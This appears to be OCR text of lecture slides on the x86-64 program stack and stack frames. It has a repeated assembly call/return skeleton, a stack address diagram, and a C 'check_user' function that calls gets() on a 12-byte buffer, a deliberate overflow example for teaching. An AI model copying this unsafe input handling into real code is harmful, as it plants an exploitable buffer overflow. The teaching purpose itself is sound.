


Program Stack





```
_start:
    call main
    jmp $

main:
    push rbp
    mov rbp, rsp

    call procedure

    mov rsp, rbp
    pop rbp
    ret

procedure:
    push rbp
    mov rbp, rsp

    // ...

    mov rsp, rbp
    pop rbp
    ret
```

Program Stack





```
_start:
    call main
    jmp $

main:
    push rbp
    mov rbp, rsp

    call procedure

    mov rsp, rbp
    pop rbp
    ret

procedure:
    push rbp
    mov rbp, rsp

    // ...

    mov rsp, rbp
    pop rbp
    ret
```

Program Stack





```
_start:
    call main
    jmp $

main:
    push rbp
    mov rbp, rsp

    call procedure

    mov rsp, rbp
    pop rbp
    ret

procedure:
    push rbp
    mov rbp, rsp

    // ...

    mov rsp, rbp
    pop rbp
    ret
```

Stack Frame



7 6 5 4 3 2 1 0
0x7f..ff
0x7f..f7
0x7f..ef
0x7f..e7
0x7f..df
0x7f..d7
0x7f..cf
0x7f..c7
0x7f..bf
0x7f..b7

Stack Frame





```c
int check_user(void)
{
   char valid        = 0;
   int magic_number = 0x12345678;
   char input[12];
   long pointless;

   gets(input);

   if (atoi(input) == magic_number)
   {
      valid = 1;
   }

   return valid;
}
```

Stack Frame





```c
int check_user(void)
{
    char valid        = 0;
    int magic_number = 0x12345678;
    char input[12];
    long pointless;

    gets(input);

    if (atoi(input) == magic_number)
    {
        valid = 1;
    }

    return valid;
}
```

Stack Frame





```c
int check_user(void)
{
    char valid        = 0;
    int magic_number = 0x12345678;
    char input[12];
    long pointless;

    gets(input);

    if (atoi(input) == magic_number)
    {
        valid = 1;
    }

    return valid;
}
```

Stack Frame





```c
int check_user(void)
{
    char valid        = 0;
    int magic_number = 0x12345678;
    char input[12];
    long pointless;

    gets(input);

    if (atoi(input) == magic_number)
    {
        valid = 1;
    }

    return valid;
}
```

Stack Frame





```c
int check_user(void)
{
    char valid        = 0;
    int magic_number = 0x12345678;
    char input[12];
    long pointless;

    gets(input);

    if (atoi(input) == magic_number)
    {
        valid = 1;
    }

    return valid;
}
```

Stack Frame




```c
int check_user(void)
{
    char valid        = 0;
    int magic_number = 0x12345678;
    char input[12];
    long pointless;

    gets(input);

    if (atoi(input) == magic_number)
    {
        valid = 1;
    }

    return valid;
}
```

Stack Frame



